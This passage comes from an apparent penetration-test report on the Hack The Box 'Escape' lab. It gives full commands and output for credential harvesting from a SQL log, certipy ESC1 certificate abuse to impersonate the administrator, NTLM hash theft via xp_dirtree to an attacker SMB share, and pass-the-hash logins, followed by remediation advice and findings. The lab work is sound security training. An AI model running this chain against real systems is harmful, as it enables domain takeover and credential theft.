
8. After enumerating the machine, we find a SQLServer log file that contains a failed login attempt for the user Ryan.Cooper, which shows the user's password in the next line.



```
2022-11-18 13:43:07.44 spid51      Changed database context to 'master'.
2022-11-18 13:43:07.44 spid51      Changed language setting to us_english.
2022-11-18 13:43:07.44 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not matc
h that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'N[redacted]ito3'. Reason: Password did not match that
 for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.72 spid51      Attempting to load library 'xpstar.dll' into memory. This is an informational
 message only. No user action is required.
2022-11-18 13:43:07.76 spid51      Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedu
re 'xp_sqlagent_is_starting'. This is an informational message only; no user action is required.
2022-11-18 13:43:08.24 spid51      Changed database context to 'master'.
2022-11-18 13:43:08.24 spid51      Changed language setting to us_english.
2022-11-18 13:43:09.29 spid9s      SQL Server is terminating in response to a 'stop' request from Service Contro
l Manager. This is an informational message only. No user action is required.
2022-11-18 13:43:09.31 spid9s      .NET Framework runtime has been stopped.
2022-11-18 13:43:09.43 spid9s      SQL Trace was stopped due to server shutdown. Trace ID = '1'. This is an info
rmational message only; no user action is required.
```

9. We log into the machine again via evil-winrm with ryan.cooper's credentials and we get the user flag!


```
evil-winrm -i sequel.htb -u ryan.cooper -p $(cat ryan.cooper.pass)
```



```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> dir


    Directory: C:\Users\Ryan.Cooper\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         9/10/2025   7:38 AM             34 user.txt


*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> type user.txt
e28[redacted]6c
```

10. We do basic enumeration on the user and we find that ryan.cooper has membership in the Certificate Service DCOM Access group. Getting the description to this group shows that this user is allowed to connect to the Certificate Authority.


```
whoami /groups

net localgroup "Certificate Service DCOM Access
```



```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, E
nabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, E
nabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, E
nabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, E
nabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574 Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, E
nabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> net localgroup "Certificate Service DCOM Access"
Alias name     Certificate Service DCOM Access
Comment        Members of this group are allowed to connect to Certification Authorities in the enterprise

Members

-------------------------------------------------------------------------------
NT AUTHORITY\Authenticated Users
The command completed successfully.
```

11. Using certipy, we look for vulnerable certificate templates user ryan.cooper can exploit. The installation and setup guide for certipy can be found here.


```
certipy find -u ryan.cooper -p $(cat ../user/ryan.cooper.pass) -dc-ip 10.129.228.253 -target dc.sequel.htb -enabled -vulnerable
```



```
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
```

12. Using certipy again, we exploit the ESC1 template vulnerability to get a certificate with the administrator's UPN


```
certipy req -ca 'sequel-DC-CA' -dc-ip 10.129.228.253 -u ryan.cooper -p $(cat ../user/ryan.cooper.pass) -template UserAuthentication -target dc.sequel.htb -upn 'administrator@sequel.htb'
```



```
└─$ certipy req -ca 'sequel-DC-CA' -dc-ip 10.129.228.253 -u ryan.cooper -p $(cat ../user/ryan.cooper.pass) -temp
late UserAuthentication -target dc.sequel.htb -upn 'administrator@sequel.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

13. Using the certificate, we get the NTLM hash for the administrator account


```
certipy auth -pfx administrator.pfx -dc-ip 10.129.228.253
```



```
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.228.253
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:[redacted]
```

14. Lastly, we perform a Pass the Hash attack to login as administrator and get the root flag!

```
evil-winrm -i sequel.htb -u administrator -H $(cat administrator.hash)
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          9/10/2025   7:38 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
54[redacted]4a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

6 Remediation Summary

As a result of this assessment there are several opportunities for Escape to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Escape should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

- C1 Excessive Privilege Given to Guest SQL Server Account - Disable the use of the xp_dirtree stored procedure wherever possible. If this feature is necessary, then do not allow the Guest account to use this feature and create a more privileged account to have access to execute it.
- C2 Misconfiguration of Certificate Template Allows for User Impersonation - Disable the Supply In Request setting for all certificates unless necessary.
- C3 Weak Password Used on Service Account - Set strong password for sql_svc account, one that is not easily crackeable by common password lists.
- H1 Anonymous Login Allowed to Public Facing SMB Share - Disable anonymous login to SMB server.
- H2 Sensitive File Disclosure on Public SMB Share - Remove the SQL Server Procedure.pdf file from the SMB server. If this is not possible, modify the document to not include the plaintext password of the Guest account.

6.2 Medium Term

- C1 Excessive Privilege Given to Guest SQL Server Account, C2 Misconfiguration of Certificate Template Allows for User Impersonation - Follow the Principle of Least Privilege and only grant the minimum permissions necessary for an account or service to do its job.
- C3 Weak Password Used on Service Account - Implement a strong password policy across all users and domains.

6.3 Long Term

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise

7 Technical Findings Details

1. C1 Excessive Privilege Given to Guest SQL Server Account - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The Guest SQL Server account had the `xp_dirtree` stored procedure enabled. This allows the account to list directories and files, even allowing connections to remote SMB shares.
Impact	Not only can this stored procedure be used to retrieve data on the system, it can even be used to steal the password hash of the account by making a connection to an attacker controlled SMB share. This hash can then be taken offline and if decrypted, then gives the attacker the cleartext password of the account.
Affected Component	• sql_svc • dc.sequel.htb
Remediation	Acme Security recommends disabling the `xp_dirtree` stored procedure unless absolutely necessary and closely monitoring and blocking any connection attempts to remote and unknown SMB shares.
References	• https://medium.com/@markmotig/how-to-capture-mssql-credentials-with-xp-dirtree-smbserver-py-5c29d852f478 • https://cwe.mitre.org/data/definitions/269.html


Finding Evidence

On local machine:

```
impacket-smbserver -smb2support share ~/htb/escape/recon/share
```

On impacket-mssqlclient:

```
exec xp_dirtree '\\[LOCAL_IP]\share',1,1;
```



```
└─$ impacket-smbserver -smb2support share ~/htb/escape/recon/share
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.228.253,53178)
[*] AUTHENTICATE_MESSAGE (sequel\sql_svc,DC)
[*] User DC\sql_svc authenticated successfully
[*] sql_svc::sequel:[redacted]
014e7400000000010010[redacted]
00520045004d00440052[redacted]
00000000000000000000[redacted]
00000000000000000000[redacted]
[*] Closing down connection (10.129.228.253,53178)
[*] Remaining connections []
```


2. C2 Misconfiguration of Certificate Template Allows for User Impersonation - Critical

CWE	CWE-284 - Improper Access Control
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The certificate template UserAuthorization allows enrollees to impersonate any user due to the ESC1 misconfiguration. This vulnerability occurs when the user can arbitrarily enter the Subject Alternative Name field on the certificate.
Impact	The impact of this misconfiguration is severe, as it allows any user who can enroll in the template to impersonate any other user, including the Administrator. This basically gives attackers Administrator privileges on the domain, if successful.
Affected Component	Sequel.htb Domain
Remediation	Acme Security recommends the following mitigations: • disable Supply in Request, which allows users to request a certificate for any user wherever possible • require manager approval for certificate enrollment • only allow necessary users to enroll into the template, following the principle of least privilege
References	• https://cwe.mitre.org/data/definitions/284.html • https://www.semperis.com/blog/esc1-attack-explained/ • https://csrc.nist.gov/glossary/term/least_privilege

Finding Evidence

Enumerate vulnerable templates:


```
certipy find -u ryan.cooper -p $(cat ../user/ryan.cooper.pass) -dc-ip 10.129.228.253 -target
dc.sequel.htb -enabled -vulnerable
```



```
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
